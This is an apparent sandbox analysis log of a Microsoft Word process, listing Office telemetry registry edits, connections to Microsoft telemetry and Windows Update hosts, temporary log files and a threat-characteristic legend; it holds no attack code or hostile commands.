| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\5 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\5 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAI\Categories Value: 6, 10 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 | | 2516 |
| Call Internet Helper API | API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 | | 2516 |
| Call Internet Helper API | API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da734430) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11e4 | | 2516 |
| Call Network API | API Name: bind Args: (11e4, 0.0.0.0:49193, 16) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49193 | | |
| Call System API | API Name: ConnectEx Args: (11e4, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fa568) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11e4, ..., 1, 191) Return: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\General\FileFormat\BallotBox\TelemetryConfirmationEventSent Value: 1 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\General\FileFormat\BallotBox\TelemetrySent Value: 1 | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\5 Value: 0 | | 2516 |

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| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\5 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ULSMonitor\ULSAI\Categories Value: 6, 10 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dabfca60) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dabff120) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dabfed40) Return: 1 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 | | 2516 |
| Call Internet Helper API | API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627479344) Return: cc0008 | | 2516 |
| Call Internet Helper API | API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , -600968840, -2067004672, -627479344) Return: cc000c | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: d9c | | 2516 |
| Call Network API | API Name: bind Args: (d9c, 0.0.0.0:49194, 16) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49194 | | |
| Call System API | API Name: ConnectEx Args: (d9c, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fa568) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (d9c, ..., 1, 191) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 11fc | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11fc | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 87 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (ctdl.windowsupdate.com, 1c, 40026000) Return: 9003 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 2c4 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 2c4 | | 2516 |
| Call Network API | API Name: bind Args: (2c4, 0.0.0.0:49195, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49195 | | |
| Call System API | API Name: ConnectEx Args: (2c4, ctdl.windowsupdate.com:80, 16, 0, 0, 0, dac064c8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (2c4, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e96b9a2c80ad4b73 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac08bb0) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac056f0) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dabfca60) Return: 1 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Data\Toolbars Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Word Value: None | | 2516 |
| Add File | Path: %TEMP%\Diagnostics\WINWORD\App_1611511640767974900_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_ASCII | | 2516 |
| Write File | Path: %TEMP%\Diagnostics\WINWORD\App_1611511640767974900_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_ASCII | | 2516 |
| Add File | Path: %TEMP%\Diagnostics\WINWORD\App_1611511640769540700_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_COM_DOS | | 2516 |
| Write File | Path: %TEMP%\Diagnostics\WINWORD\App_1611511640769540700_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_COM_DOS | | 2516 |
| Add File | Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{67B65E71-DA76-4F56-9524-973A4C428331}.tmp Type: VSDT_WINWORD | | 2516 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{67B65E71-DA76-4F56-9524-973A4C428331}.tmp Type: VSDT_WINWORD | | 2516 |



Process Graph Legend

| Node | | Notable Threat Characteristics | |
|------|------------------|--------------------------------|--|
| | Submitted sample | | Anti-security, self-preservation |
| | Root process | | Autostart or other system reconfiguration |
| | Child process | | Deception, social engineering |
| | Direct event | | File drop, download, sharing, or replication |
| | Indirect event | | Hijack, redirection, or data theft |
| | Event actions | | Malformed, defective, or with known malware traits |
| | | | Process, service, or memory object change |
| | | | Rootkit, cloaking |
| | | | Suspicious network or messaging activity |